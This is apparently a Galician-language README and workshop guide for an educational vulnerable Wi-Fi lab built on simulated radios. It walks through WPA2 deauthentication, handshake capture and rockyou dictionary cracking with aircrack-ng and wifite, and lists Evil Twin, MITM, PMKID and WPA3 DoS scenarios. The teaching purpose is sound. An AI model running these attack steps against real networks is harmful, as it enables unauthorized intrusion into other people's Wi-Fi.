De interese

- repoEDU-CCbySA - HE - Wi-Fi

```
$ tree Wi-Fi
├── 1-Taller-HE-Practica-WiFi-1.pdf
├── 1-Taller-HE-Practica-WiFi-2.pdf
├── 1-Taller-HE-Practica-WiFi-3.pdf
└── 1-Taller-HE-Practica-WiFi-4.pdf
```

Wi-Fi

- Wi-Fi - Auditar contrasinal Wi-Fi WPA2 (PSK)
- Wi-Fi - Auditar contrasinal Wi-Fi WPA2 (PSK) (deautenticación cliente)
- Wi-Fi - Auditar contrasinal Wi-Fi WPA2 (PSK) (ieee80211w → deautenticación cliente)
- Wi-Fi - Auditar contrasinal Wi-Fi WPA2 (PSK) (PMKID)

3.1.2 Wi-Fi: WPA2 (EAP)

De interese

- repoEDU-CCbySA - HE - Wi-Fi

```
$ tree Wi-Fi
├── 2-Taller-HE-Practica-WiFi-1.pdf
├── 2-Taller-HE-Practica-WiFi-2.pdf
└── 2-Taller-HE-Practica-WiFi-3.pdf
```

Wi-Fi

- Wi-Fi - Auditar contrasinal Wi-Fi WPA2 (EAP)
- Wi-Fi - Auditar contrasinal Wi-Fi WPA2 (EAP - Evil Twin) (cliente ~~ca_cert~~ + deautenticación cliente + Evil Twin)
- Wi-Fi - Auditar contrasinal Wi-Fi WPA2 (EAP - MITM) (cliente ~~ca_cert~~ + deautenticación cliente + MITM)

3.1.3 Wi-Fi: WPA3 (SAE)

De interese

- repoEDU-CCbySA - HE - Wi-Fi

```
$ tree Wi-Fi
├── 3-Taller-HE-Practica-WiFi-1.pdf
├── 3-Taller-HE-Practica-WiFi-2.pdf
└── 3-Taller-HE-Practica-WiFi-3.pdf
```

Wi-Fi

- Wi-Fi - Auditar contrasinal Wi-Fi WPA3 (SAE)
- Wi-Fi - Auditar contrasinal Wi-Fi WPA3 (SAE - KRACK)
- Wi-Fi - Wi-Fi WPA3 (SAE) - DoS AP lexítimo - EVIL MITM PSK

3.2 Vuln Lab Wi-Fi

3.2.1 Laboratorio

Laboratorio Vulnerable Wi-Fi (vuln-wifi.lab) con Vagrant e mac80211_hwsim

Laboratorio automatizado para prácticas de Hacking Ético Wi-Fi baseado en Vagrant, VirtualBox e mac80211_hwsim

Este laboratorio está estruturado para coincidir cos manuais PDF do repositorio repoEDU-CCbySA - HE - Wi-Fi

AVISO LEGAL

⚠ **IMPORTANTE: Este laboratorio é EXCLUSIVAMENTE para fins educativos.**

O autor do presente documento **declina calquera responsabilidade** asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

NON EXPOÑAS ESTA MÁQUINA A INTERNET.

Usos permitidos e non permitidos:

- ✅ Permitido: uso en contornas virtuais controladas con permiso do administrador
- ✅ Permitido: aprendizaxe e formación en ciberseguridade
- ❌ PROHIBIDO: uso contra redes reais sen autorización explícita e por escrito
- ❌ PROHIBIDO: distribución de ferramentas ou técnicas con fins maliciosos

TÁBOA DE CONTIDOS

CARACTERÍSTICAS PRINCIPAIS

- Automatización completa mediante `vagrant up`
- 6 escenarios preconfigurados listos para usar
- Simulación realista con `mac80211_hwsim` (sen hardware físico)
- Namespaces de rede para illamento total
- Ferramentas preinstaladas: `aircrack-ng`, `hostapd`, `hostapd-wpe`, `hostapd-mana`, `FreeRADIUS`, `dragondrain`, `hcxdumptool`
- Dúas modalidades de guías por práctica: manual detallada e versión automatizada con `wifite`
- Compatible con PDFs oficiais do repositorio HE

REQUISITOS PREVIOS

Software Necesario

Software	Versión Mínima	Enlace de Descarga
VirtualBox	7.0+	virtualbox.org
Vagrant	2.3+	vagrantup.com
Git	2.0+	git-scm.com

Hardware Recomendado

- RAM: 8 GB (mínimo 6 GB libres para a VM)
- CPU: 4 cores (2 cores para a VM)
- Disco: 20 GB libres
- OS: Windows 10/11, macOS 11+, GNU/Linux (Debian 12+)

INSTALACIÓN RÁPIDA

1. Clonar o Repositorio

```
git clone https://github.com/ricardofc/vuln-wifi.lab.git
cd vuln-wifi.lab
```

2. Iniciar a Máquina Virtual

```
make up
```

Tempo estimado: 15-20 minutos (primeira execución).

3. Acceder á VM

```
make ssh
```

4. Primeira Execución

```
# Verificar instalación
sudo wifilabctl doctor

# Listar escenarios dispoñibles
sudo wifilabctl list
```

Saída esperada:

```
ID                  Descrición
------------------------------------------------------------
psk                 WPA2-PSK: Ataque de dicionario offline
psk_pmf             WPA2-PSK con PMF: Protección básica contra deauth
eap_evil_twin       WPA2-EAP: Evil Twin sen validación de certificados
eap_mitm            WPA2-EAP: Man-in-the-Middle con hostapd-mana
```

```
wpa3_sae            WPA3-SAE: Auditoría de contrasinal (resistente a ataques offline)
wpa3_sae_vulnerable  WPA3-SAE vulnerable (hostapd 2.7) + Evil Twin WPA2-PSK + Dragondrain DoS
```

ÍNDICE DE PRÁCTICAS

Correspondencia entre Manuais PDF e Escenarios

Cada práctica dispón de **dúas guías complementarias**: a guía manual detallada (paso a paso, como o PDF) e a guía con `wifite` (ferramenta automatizada). Ambas traballan co mesmo escenario `wifilabctl`.

Bloque 1: WPA2-PSK

4 PDFs → 3 guías manuais + 3 guías Wifite. Os PDFs 1.3 e 1.4 comparten guía manual (`1.3`) porque cobren o mesmo ataque PMKID: o PDF-1.3 usa o escenario `psk` (sen PMF) e o PDF-1.4 usa `psk_pmf` (con `ieee80211w=2`), demostrando que PMF **non protexe** contra PMKID.

Manual PDF	Escenario	Guía Manual	Guía Wifite	Descrición
1-Taller-HE-Practica-WiFi-1.pdf	`psk`	`1-ATAQUE_WPA2_PSK.md`	`wifite-1-ATAQUE_WPA2_PSK.md`	Captura de handshake 4-Way + cracking offline con `aircrack-ng`
1-Taller-HE-Practica-WiFi-2.pdf	`psk_pmf`	`1.2-ATAQUE_WPA2_PSK_PMF.md`	`wifite-1.2-ATAQUE_WPA2_PSK_PMF.md`	PMF (`ieee80211w=2`): as tramas de deauth van cifradas, o ataque falla
1-Taller-HE-Practica-WiFi-3.pdf	`psk`	`1.3-ATAQUE_WPA2_PSK_PMKID.md`	`wifite-1.3-ATAQUE_WPA2_PSK_PMKID.md`	PMKID silencioso con `hcxdumptool` + `hashcat -m 22000` (AP sen PMF)
1-Taller-HE-Practica-WiFi-4.pdf	`psk_pmf`	`1.3-ATAQUE_WPA2_PSK_PMKID.md`	`wifite-1.3-ATAQUE_WPA2_PSK_PMKID.md`	PMKID con `ieee80211w=2` activo: PMF **non** protexe contra PMKID

As catro prácticas do Bloque 1 diferéncianse polo método de captura e o escenario:

- **PDF 1.1** (`psk`): deautenticación con `aireplay-ng` → captura do handshake 4-Way → cracking offline con `aircrack-ng`
- **PDF 1.2** (`psk_pmf`): o AP ten `ieee80211w=2` → as tramas de deauth van **cifradas** e son descartadas polo cliente; o ataque falla; verifícase con `tshark` e logs de `wpa_supplicant`
- **PDF 1.3** (`psk`): `hcxdumptool` envía Association Requests e captura o PMKID en 15-30 s → cracking offline con `hashcat -m 22000`; non require deautenticar ao cliente; AP **sen** PMF
- **PDF 1.4** (`psk_pmf`): mesmo ataque PMKID co AP e cliente en `ieee80211w=2` → demostra que **PMF non protexe contra PMKID**; `hcxdumptool` captura o PMKID igualmente

Bloque 2: WPA2-Enterprise (EAP)

> 3 PDFs → 2 guías manuais + 1 guía Wifite (a práctica 2.1 é demostración de limitacións de Wifite). O PDF 2.1 (setup e funcionamento de FreeRADIUS) só ten guía Wifite, que demostra que Wifite descarta automaticamente obxectivos `WPA-E` sen realizar ningún ataque.

Manual PDF	Escenario	Guía Manual	Guía Wifite	Descrición
2-Taller-HE-Practica-WiFi-1.pdf	`eap_mitm`	—	`wifite-2.1-ATAQUE_WPA2_EAP.md`	Setup FreeRADIUS + AP WPA2-EAP + cliente; Wifite detecta `WPA-E` e descarta o obxectivo automaticamente
2-Taller-HE-Practica-WiFi-2.pdf	`eap_evil_twin`	`2-ATAQUE_WPA2_EAP_EVIL_TWIN.md`	—	Evil Twin con `hostapd-wpe`: captura hash MSCHAPv2 + cracking con `hashcat -m 5500`
2-Taller-HE-Practica-WiFi-3.pdf	`eap_mitm`	`2-ATAQUE_WPA2_EAP_MITM.md`	—	MITM con `hostapd-mana`: relay RADIUS + captura de tráfico con `mitmproxy`

Bloque 3: WPA3-SAE

> 3 PDFs → 3 guías manuais + 3 guías Wifite. Wifite non pode executar ningún dos ataques avanzados de WPA3; as súas guías documentan as limitacións da ferramenta.

Manual PDF	Escenario	Guía Manual	Guía Wifite	Descrición
3-Taller-HE-Practica-WiFi-1.pdf	`wpa3_sae`	`3.1-ATAQUE_WPA3_SAE.md`	`wifite-3.1-ATAQUE_WPA3-SAE.md`	SAE resistente a cracking offline; Dragonblood (timing); forza bruta online con `wacker`
3-Taller-HE-Practica-WiFi-2.pdf	`wpa3_sae`	`3.2-ATAQUE_WPA3_KRACK.md`	`wifite-3.2-ATAQUE_WPA3_KRACK.md`	Verificación inmunidade KRACK en WPA3 con PMF obrigatorio (`tshark`)
3-Taller-HE-Practica-WiFi-3.pdf	`wpa3_sae_vulnerable`	`3.3-ATAQUE_WPA3_DoS_WPA2_EVIL_TWIN.md`	`wifite-3.3-ATAQUE_WPA3_DoS_WPA2_EVIL_TWIN.md`	Dragondrain DoS + downgrade WPA2-PSK/EAP; Wifite é inútil para este ataque multi-etapa

---

USO BÁSICO

Como Comezar unha Práctica

Método 1: Seguindo o Manual PDF

1. Abre o manual PDF correspondente (ver sección Manuais PDF do Taller)
2. Consulta a táboa de correspondencia anterior para identificar o escenario
3. Inicia o escenario dende dentro da VM:

```
# Exemplo para Práctica 1.1 (WPA2-PSK básico)
sudo wifilabctl up psk
```

1. Consulta a guía de ataque proporcionada polo profesorado (sección `Ataques específicos`)
2. Segue os pasos do PDF e da guía markdown en paralelo

Método 2: Exploración Libre

```
# Ver todos os escenarios dispoñibles
sudo wifilabctl list

# Iniciar un escenario
sudo wifilabctl up <nome_escenario>

# Ver estado actual
sudo wifilabctl status

# Ver logs en tempo real
sudo wifilabctl logs <nome_escenario>

# Deter e limpar
sudo wifilabctl reset
```

COMANDOS DE WIFILABCTL

Listar Escenarios

```
sudo wifilabctl list
```

Iniciar un Escenario

```
sudo wifilabctl up <escenario>
```

Exemplos:

```
# Prácticas 1.1 e 1.3 (WPA2-PSK handshake e PMKID)
sudo wifilabctl up psk

# Práctica 1.2 (PMF / ieee80211w)
sudo wifilabctl up psk_pmf

# Prácticas 2.1 e 2.2 (WPA2-EAP Evil Twin)
sudo wifilabctl up eap_evil_twin

# Práctica 2.3 (WPA2-EAP MITM)
sudo wifilabctl up eap_mitm

# Prácticas 3.1 e 3.2 (WPA3-SAE + wacker + KRACK)
sudo wifilabctl up wpa3_sae

# Práctica 3.3 (Dragondrain DoS + Downgrade WPA2-PSK/EAP)
sudo wifilabctl up wpa3_sae_vulnerable
```

Ver Estado do Laboratorio

```
sudo wifilabctl status
```

Saída esperada:

```
[*] Informe de Estado do Laboratorio
============================================================
Namespaces activos:
  wifi_ap_wlan0
  wifi_cliente_wlan1

Interfaces por namespace:
  wifi_ap_wlan0:
    wlan0: UP (AP)
  wifi_cliente_wlan1:
    wlan1: UP (Cliente)
```

Ver Logs en Tempo Real

```
sudo wifilabctl logs <escenario>
# Ctrl+C para saír
```

Deter e Limpar

```
sudo wifilabctl reset
```

Diagnosticar Problemas

```
sudo wifilabctl doctor
```

MAKEFILE

O `Makefile` proporciona atallos para as operacións máis comúns dende o host, sen necesidade de entrar na VM manualmente.

Comandos Dispoñibles

```
# Levantar e aprovisionar a VM
make up

# Conectar á VM por SSH
make ssh

# Suspender a VM
make halt

# Destruír a VM completamente
make destroy

# Destruír e limpar (alias de destroy)
make clean
```

Exemplo de Fluxo Completo

```
# 1. Levantar a VM
make up

# 2. Conectar e traballar
make ssh

# 3. Dentro da VM: iniciar o escenario desexado
sudo wifilabctl up eap_evil_twin

# 4. Ao rematar: suspender ou destruír
make halt      # Suspender (conserva o estado)
make destroy   # Destruír completamente
```

COMPARACIÓN DE PRÁCTICAS

Táboa Comparativa de Vulnerabilidades

Práctica	Escenario	Tecnoloxía	Tipo de Ataque	Vulnerable?	Tempo Estimado
PDF 1.1	`psk`	WPA2-PSK	Deauth + handshake 4-Way + dicionario offline (`aircrack-ng`)	SI	30 min
PDF 1.2	`psk_pmf`	WPA2-PSK + PMF	Intento deauth — bloqueado por `ieee80211w=2`	NON (deauth)	20 min
PDF 1.3	`psk`	WPA2-PSK	PMKID con `hcxdumptool` + `hashcat -m 22000` , AP sen PMF	SI	20 min
PDF 1.4	`psk_pmf`	WPA2-PSK + PMF	PMKID con `ieee80211w=2` activo — PMF **non** protexe contra PMKID	SI	25 min
PDF 2.1	`eap_mitm`	WPA2-EAP	Setup FreeRADIUS + cliente; Wifite descarta `WPA-E`	Referencia	30 min
PDF 2.2	`eap_evil_twin`	WPA2-EAP	Evil Twin (`hostapd-wpe`) + `hashcat -m 5500`	SI	45 min
PDF 2.3	`eap_mitm`	WPA2-EAP	MITM (`hostapd-mana`) + relay RADIUS + `mitmproxy`	SI	60 min
PDF 3.1	`wpa3_sae`	WPA3-SAE	Dragonblood timing; forza bruta online con `wacker`	NON offline / SI online	45 min
PDF 3.2	`wpa3_sae`	WPA3-SAE + PMF	Verificación inmunidade KRACK con `tshark`	NON	30 min
PDF 3.3	`wpa3_sae_vulnerable`	WPA3-SAE (≤2.7)	Dragondrain DoS + downgrade WPA2-PSK ou WPA2-EAP	SI (modo transición)	60 min

Resumo por Tecnoloxía

WPA2-PSK

Protección	Estado	Observacións
Handshake Capture	Vulnerable	Require cliente conectado; cracking offline con `aircrack-ng` (PDF 1.1)
PMKID Attack	Vulnerable	Require cliente lexítimo con sesión activa; AP cachea PMK tras 1º handshake (PDF 1.3 e 1.4)
PMF (`ieee80211w=2`)	**Protexe só contra deauth**	Bloquea frames de deauth non cifrados (PDF 1.2) pero **non protexe contra PMKID** (PDF 1.4)
Dicionario Offline	Vulnerable	Afecta tanto a handshake como a PMKID; contrasinais longos e aleatorios resisten

WPA2-EAP

Protección	Estado	Observacións
Evil Twin	Vulnerable	Se o cliente non valida o certificado do servidor RADIUS
MITM	Vulnerable	`hostapd-mana` captura credenciais MSCHAPv2
Validación Certificado	Protexe	Se `ca_cert` está correctamente configurado en `wpa_supplicant`

WPA3-SAE

Protección	Estado	Observacións
Dicionario Offline	Protexido	SAE non expón hash crackeable; `aircrack-ng` non é aplicable
Forza Bruta Online (`wacker`)	Parcialmente vulnerable	Posible se o contrasinal é débil; limitado pola velocidade de resposta do AP
KRACK	Protexido	PMF obrigatorio + implementación correcta
Dragonblood DoS	Vulnerable	En hostapd < 2.10
Downgrade a WPA2	Vulnerable	Se o modo transición está activo

ESTRUTURA DO LABORATORIO

Dentro da VM (`/home/kali/wifiLab/`)

O `bootstrap.sh` copia unicamente o mínimo necesario para o funcionamento do laboratorio.

```
/home/kali/wifiLab/
├── scenarios/                  # Definicións YAML dos escenarios
│   ├── eap_evil_twin.yaml
│   ├── eap_mitm.yaml
│   ├── psk.yaml
│   ├── psk_pmf.yaml
│   ├── wpa3_sae.yaml
│   └── wpa3_sae_vulnerable.yaml
├── scripts/
│   └── wifilabctl              # Xestor de escenarios (tamén en /usr/local/bin/)
└── run/                        # Creado por wifilabctl ao iniciar un escenario
    └── <escenario>/
        ├── hostapd.log         # Logs do AP lexítimo
        ├── wpa_supplicant.log  # Logs do cliente simulado
        ├── freeradius.log      # Logs de RADIUS (só escenarios EAP)
        ├── hostapd_wpe.log     # Logs do AP falso (só eap_evil_twin)
        └── *.cap               # Ficheiros de captura de tráfico
```

RESOLUCIÓN DE PROBLEMAS

Problemas Comúns

1. "Non hai namespaces wifi activos"

   Causa: O escenario non está iniciado ou fallou ao cargar o módulo `mac80211_hwsim`.

   Solución:

```
# Verificar módulo
lsmod | grep mac80211_hwsim

# Se non está cargado
sudo modprobe mac80211_hwsim radios=4

# Reiniciar escenario
sudo wifilabctl reset
sudo wifilabctl up psk
```

2. "RADIUS server not responding"

   Causa: FreeRADIUS non está en execución ou problema de certificados.

   Solución:

```
# Verificar FreeRADIUS
sudo systemctl status freeradius

# Comprobar certificados
ls -la /etc/freeradius/3.0/certs/

# Rexenerar certificados
cd /etc/freeradius/3.0/certs/
sudo make

# Reiniciar RADIUS
sudo systemctl restart freeradius
```

3. "hostapd-mana: not found"

   Causa: `hostapd-mana` non está compilado.

   Solución:

```
# Compilar hostapd-mana
cd /opt/hostapd-mana
make -C hostapd

# Verificar binario
ls -la /opt/hostapd-mana/hostapd/hostapd

# Crear enlace simbólico
sudo ln -sf /opt/hostapd-mana/hostapd/hostapd /usr/local/bin/hostapd-mana
```

4. "airodump-ng: interface wlan2mon not found"

   Causa: A interface non está en modo monitor.

   Solución:

```
# Matar procesos que interfiren
sudo airmon-ng check kill

# Poñer en modo monitor
sudo airmon-ng start wlan2

# Verificar
iwconfig
```

5. "Vagrant SSH not working"

   Causa: SSH non está escoitando.

   Solución:

```
# Dende o host
make destroy
```

```
make up

# Ou dende a VM (consola GUI)
sudo systemctl restart ssh
sudo systemctl status ssh
```

Comandos de Diagnóstico

```
# Verificar estado completo
sudo wifilabctl doctor

# Comprobar interfaces de rede
ip link show

# Comprobar namespaces
ip netns list

# Comprobar módulo mac80211_hwsim
lsmod | grep mac80211

# Ver procesos relacionados
ps aux | grep -E 'hostapd|wpa_supplicant|freeradius'

# Verificar logs do sistema
journalctl -xeu freeradius
journalctl -xeu ssh
```

Reinicio Completo

Se todo falla, reinicia completamente:

```
# Dende o host (fóra da VM)
make destroy
make up
```

ACTUALIZACIÓN E MANTEMENTO

Actualizar o Laboratorio

```
# No host, actualizar o repositorio
git pull origin main

# Destruír e recrear a VM coa nova versión
make destroy
make up
```

Desinstalación Completa

```
make destroy
cd ..
rm -rf vuln-wifi.lab
```

REFERENCIAS

Documentación Oficial

- WPA2 Specification - IEEE 802.11i
- WPA3 Specification - Wi-Fi Alliance
- IEEE 802.11w - Protected Management Frames
- RFC 7664 - Dragonfly Key Exchange
- hostapd documentation
- wpa_supplicant documentation
- FreeRADIUS documentation

Investigación e Vulnerabilidades

- KRACK Attack Website (2017)
- Dragonblood Website (2019)

- CVE-2017-13077 (KRACK)
- CVE-2019-9494 (Dragonblood)
- CVE-2019-13377 (Dragonblood SAE)

Ferramentas

- aircrack-ng
- wifite2
- hostapd-wpe (OpenSecurityResearch)
- hostapd-mana (SensePost)
- dragondrain (vanhoefm)
- hcxtools (ZerBea)
- hcxdumptool (ZerBea)

Manuais PDF do Taller

- 1-Taller-HE-Practica-WiFi-1.pdf
- 1-Taller-HE-Practica-WiFi-2.pdf
- 1-Taller-HE-Practica-WiFi-3.pdf
- 1-Taller-HE-Practica-WiFi-4.pdf
- 2-Taller-HE-Practica-WiFi-1.pdf
- 2-Taller-HE-Practica-WiFi-2.pdf
- 2-Taller-HE-Practica-WiFi-3.pdf
- 3-Taller-HE-Practica-WiFi-1.pdf
- 3-Taller-HE-Practica-WiFi-2.pdf
- 3-Taller-HE-Practica-WiFi-3.pdf

Ataques específicos

GUÍA DE PRÁCTICA 1.1: AUDITORÍA WPA2-PSK

> **Baseada na práctica 1-Taller-HE-Practica-WiFi-1.pdf**

1. Preparación do Escenario (Terminal 1)

Arranca o laboratorio para despregar o AP lexítimo (`EMPRESA-XYZ`) e o cliente vítima.

```
sudo wifilabctl up psk
sudo wifilabctl status
```

2. Recoñecemento e Modo Monitor (Terminal 1)

Pon a túa tarxeta Wi-Fi de ataque (`wlan2`) en modo monitor.

```
sudo airmon-ng start wlan2
sudo airodump-ng wlan2mon
```

Anota o BSSID do AP obxectivo (EMPRESA-XYZ) e a Canle (6).

3. Captura do Handshake (Terminal 1)

Inicia a captura especificando a canle e o BSSID.

```
# Cambia <BSSID> polo valor real atopado
Ctrl+C
sudo airodump-ng -c 6 --bssid <BSSID> -w captura_psk wlan2mon
#Espera a ver como o cliente(wlan1) está autenticado neste BSSID (AP Lexítimo)
```

4. Ataque de Deautenticación (Terminal 2)

Nunha **NOVA terminal**, envía paquetes de deautenticación para forzar ao cliente a reconectarse usando a interface global `wlan3` .

```
sudo aireplay-ng -0 5 -a <BSSID_AP> -c <MAC_CLIENTE> wlan2mon
```

Nota: Tamén podes usar wlan3 se a pos en monitor.

Volve á **Terminal 1**. Deberías ver **[WPA handshake: ...]** na esquina superior dereita. Xa podes parar a captura (Ctrl+C).

Verificación de Desconexión (Opcional)

Se queres verificar que a vítima realmente se desconectou, podes mirar o seu log:

```
grep CTRL-EVENT-DISCONNECTED /home/kali/wifiLab/run/psk/wpa_supplicant.log
```

5. Cracking con Rockyou (Terminal 1)

Agora imos crackear o handshake capturado (`captura_psk-01.cap`).

Paso 1: Preparar o dicionario Tes dúas opcións para obter o ficheiro `rockyou.txt` descomprimido:

- **Opción A (Rápida)**:

```
sudo gunzip -c /usr/share/wordlists/rockyou.txt.gz | sudo tee  /usr/share/wordlists/rockyou.txt > /dev/null
```

- **Opción B (Ferramenta Kali)**:

```
wordlists -h
y  # Pulsa 'y' para descomprimir
cd ~
```

Paso 2: Lanzar o ataque

```
sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt captura_psk-01.cap
```

Se o ataque ten éxito, verás: **KEY FOUND! [spongebob19]**

```
                          Aircrack-ng 1.7

      [00:01:12] 236268/14344392 keys tested (3309.75 k/s)

      Time left: 1 hour, 11 minutes, 2 seconds                  1.65%

                         KEY FOUND! [ spongebob19 ]


      Master Key     : 00 35 42 60 BF F4 F0 DC 57 FA 6D 2C FF 97 F0 34
                       A2 F0 A5 7F EA 29 83 79 19 35 57 80 1A 63 40 EF

      Transient Key  : 14 6B 26 7D 3C 0B E5 A2 FA F8 28 33 3D D4 93 34
                       1D 53 CE E2 B9 F0 27 50 97 6A 92 88 33 B1 A3 65
                       97 BF 57 C4 FF E4 64 A8 19 AF F2 5D A1 40 61 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 81 68 F8 1A BA 97 69 B5 A3 22 08 87 FD DA 1C 47
```

6. Limpeza

Ao rematar, apaga o escenario.

```
sudo wifilabctl reset
```

AUDITAR CONTRASINAL WI-FI WPA2 (PSK) CON WIFITE

> ⚠ **LIMITACIÓN DE RESPONSABILIDADE**
>
> O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.
> O uso de Wifite ou calquera outra ferramenta de auditoría en redes Wi-Fi sen autorización expresa é **ILEGAL**.

1. Resumo

Esta práctica introduce o uso de **Wifite2** como ferramenta automatizada para auditar redes Wi-Fi WPA2-PSK nun entorno controlado de laboratorio. O escenario xa está aprovisionado por `wifilabctl`; o estudante opera directamente a ferramenta de ataque.

Obxectivos de aprendizaxe:
- Empregar Wifite para automatizar captura de handshakes WPA2
- Auditar o contrasinal capturado con wordlist rockyou
- Comprender as limitacións e capacidades de ferramentas automatizadas
- Contrastar co método manual 1-ATAQUE_WPA2_PSK.md

---

2. Material necesario

Hardware/Software:
- Host alumnado
- Máquina virtual GNU/Linux Kali amd64
- RAM ≥ 2048MB
- CPU ≥ 2 cores
- PAE/NX habilitado
- ISO: Kali Live amd64

Ferramentas:
- `wifite`
- `hostapd`
- `wpa_supplicant`
- `mac80211_hwsim`
- `aircrack-ng` suite (aireplay-ng, airodump-ng)
- `tshark` (análise de tramas)
- Wordlist: `/usr/share/wordlists/rockyou.txt.gz`

Referencias:
- [0] 1-Taller-HE-Practica-WiFi-1.pdf
- [1] 1-Taller-HE-Practica-WiFi-2.pdf

---

3. Escenario e topoloxía

Rol	Interface	Namespace	IP	Estado tras `wifilabctl up`
AP WPA2-PSK	`wlan0`	`wifi_ap_wlan0`	`192.168.10.1`	✅ Automático
Cliente WPA2	`wlan1`	`wifi_cliente_wlan1`	`192.168.10.2`	✅ Automático
Atacante (Wifite)	`wlan2`	(global)	—	⏳ Interface libre
Monitor adicional	`wlan3`	(global)	—	⏳ Interface libre

SSID: `EMPRESA-XYZ` · **Contrasinal:** `spongebob19` · **Canal:** 6

```
[wlan1: Cliente PSK]  ----wireless----> [wlan0: AP WPA2-PSK]
                                              ^
                                              |
                                    [wlan2mon: Wifite]
                                    (captura handshake → aircrack-ng)
```

---

4. Procedemento

Resumo de terminais: | Terminal | Rol | |----------|----------| | 1 | Arrancar o escenario e verificacións | | 2 | Executar Wifite + cracking automático |

Terminal 1 — Arrancar o escenario

```
# Arrancar o escenario PSK
sudo wifilabctl up psk

# Verificar que AP e cliente están activos
sudo wifilabctl status
```

Saída esperada:

```
[*] Informe de Estado do Laboratorio
============================================================
NAMESPACE                INTERFACE       IP                  ESTADO
------------------------------------------------------------------------
wifi_cliente_wlan1       wlan1           192.168.10.2/24     UP
wifi_ap_wlan0            wlan0           192.168.10.1/24     UP
------------------------------------------------------------------------
Interfaces GLOBAIS / ATACANTE:
(global)                 wlan2           (host/monitor)      LISTO
(global)                 wlan3           (host/monitor)      LISTO
```

⚠️ Se o cliente aínda non aparece como conectado, espera 5-10 segundos e repite `wifilabctl status`.

Terminal 2 — Ataque con Wifite Paso 1: Acceder como root e preparar wordlist

```
sudo su -

# Descomprimir rockyou se non está en texto plano
gunzip -kf /usr/share/wordlists/rockyou.txt.gz
```

Paso 2: Lanzar Wifite

```
wifite --no-wps --dict /usr/share/wordlists/rockyou.txt
```

`--no-wps` : Omitir ataques WPS (non procede neste escenario)
`--dict` : Wordlist para cracking con aircrack-ng

Paso 3: Avisos de procesos en conflito (normal)

Wifite detectará os procesos do escenario (`hostapd` , `wpa_supplicant`) e avisará:

```
 [!] Conflicting processes: NetworkManager (PID 642), wpa_supplicant (PID 1919),
     hostapd (PID 2009), wpa_supplicant (PID 2024)
 [!] If you have problems: kill -9 PID or re-run wifite with --kill
```

⚠️ **Non matar eses procesos.** Son o AP e o cliente do escenario de laboratorio. Ignora o aviso e continúa.

Paso 4: Seleccionar a interface de ataque

A diferenza dun sistema con tarxeta Wi-Fi física, Wifite **non selecciona automaticamente** a interface — lista `wlan2` e `wlan3` (as dúas interfaces globais do escenario) e pide escoller:

```
    Interface   PHY   Driver              Chipset
-------------------------------------------------------------------------
 1. wlan2       phy2  ??????              non-mac80211 device? (report this!)
```

```
2. wlan3       phy3  ??????             non-mac80211 device? (report this!)
[+] Select wireless interface (1-2): 1
```

Introducir `1` para seleccionar `wlan2` e premer Enter.

💡 O aviso `non-mac80211 device?` é normal con `mac80211_hwsim` en algunhas versións de Wifite. Non impide o funcionamento.

```
[+] Enabling monitor mode on wlan2... enabled!
```

Paso 5: Escaneo e selección do AP obxectivo

Wifite escaneará en modo monitor. Cando apareza `EMPRESA-XYZ` premer `Ctrl+C`:

```
 NUM                      ESSID   CH  ENCR    PWR    WPS  CLIENT
 ---  -------------------------  ---  -----   ----   ---  ------
   1              EMPRESA-XYZ     6  WPA-P   72db    no
```

Seleccionar o AP:

```
[+] Select target(s) (1-1) separated by commas, dashes or all: 1
```

Introducir `1` e premer Enter.

Paso 6: Ataque PMKID (primeiro intento automático — fallará)

Wifite intentará primeiro capturar o PMKID antes do handshake. Con `mac80211_hwsim` este ataque **non funciona** (ver Práctica 1-3). Esperar que apareza ou premer `Ctrl+C` para cancelalo e logo introducir `c` para continuar co seguinte ataque.

```
[+] (1/1) Starting attacks against 06:FE:D8:7D:4F:43 (EMPRESA-XYZ)
[+] EMPRESA-XYZ (72db) PMKID CAPTURE: Waiting for PMKID (4m47s) ^C
[!] Interrupted
[+] 1 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
```

Paso 7: Captura do handshake WPA (segundo ataque automático)

Tras cancelar o PMKID, Wifite pasa ao ataque de captura de handshake:

```
[+] EMPRESA-XYZ (72db) WPA Handshake capture: Waiting for target to appear..
[+] EMPRESA-XYZ (72db) WPA Handshake capture: Listening. (clients:0, deauth:...)
```

Wifite executará internamente:

1. `airodump-ng wlan2mon -c 6 --bssid <BSSID>` → captura en modo monitor
2. `aireplay-ng --deauth 5 -a <BSSID_AP> -c <MAC_CLIENTE> wlan2mon` → forza reconexión
3. Captura o handshake 4-Way cando o cliente se reconecta

⚠️ Se `clients:0` persiste moito tempo, o cliente aínda non está conectado. Verificar con `sudo wifilabctl status` nunha terceira terminal e esperar que `wifi_cliente_wlan1` apareza `UP`.

Saída esperada cando captura o handshake:

```
[+] EMPRESA-XYZ (72db) WPA Handshake capture: Captured handshake
```

Paso 8: Cracking automático con aircrack-ng

```
[+] Cracking WPA Handshake: Running aircrack-ng with rockyou wordlist
[+] Cracking WPA Handshake: 1.57% ETA: 18s @ 3497.8kps (current key: spongebob19)
[+] Cracked WPA Handshake PSK: spongebob19

[+]  Access Point Name: EMPRESA-XYZ
[+]  Access Point BSSID: 06:FE:D8:7D:4F:43
[+]          Encryption: WPA
[+]      Handshake File: /root/hs/handshake_EMPRESAXYZ_06-FE-D8-7D-4F-43_*.cap
[+]      PSK (password): spongebob19
[+] saved crack result to cracked.json (1 total)
```

Contrasinal: spongebob19 ✓

Paso 9: Revisar ficheiros xerados

```
# Wifite garda ficheiros en /root/hs/
ls -lh /root/hs/

# Ver resultado crackeado
cat /root/cracked.json
```

Terminal 2 — Verificación manual do handshake

```
# Comprobar que o handshake é válido (o BSSID real verase en /root/hs/)
aircrack-ng -w /usr/share/wordlists/rockyou.txt /root/hs/handshake_EMPRESAXYZ_*.cap

# Extraer información EAPOL
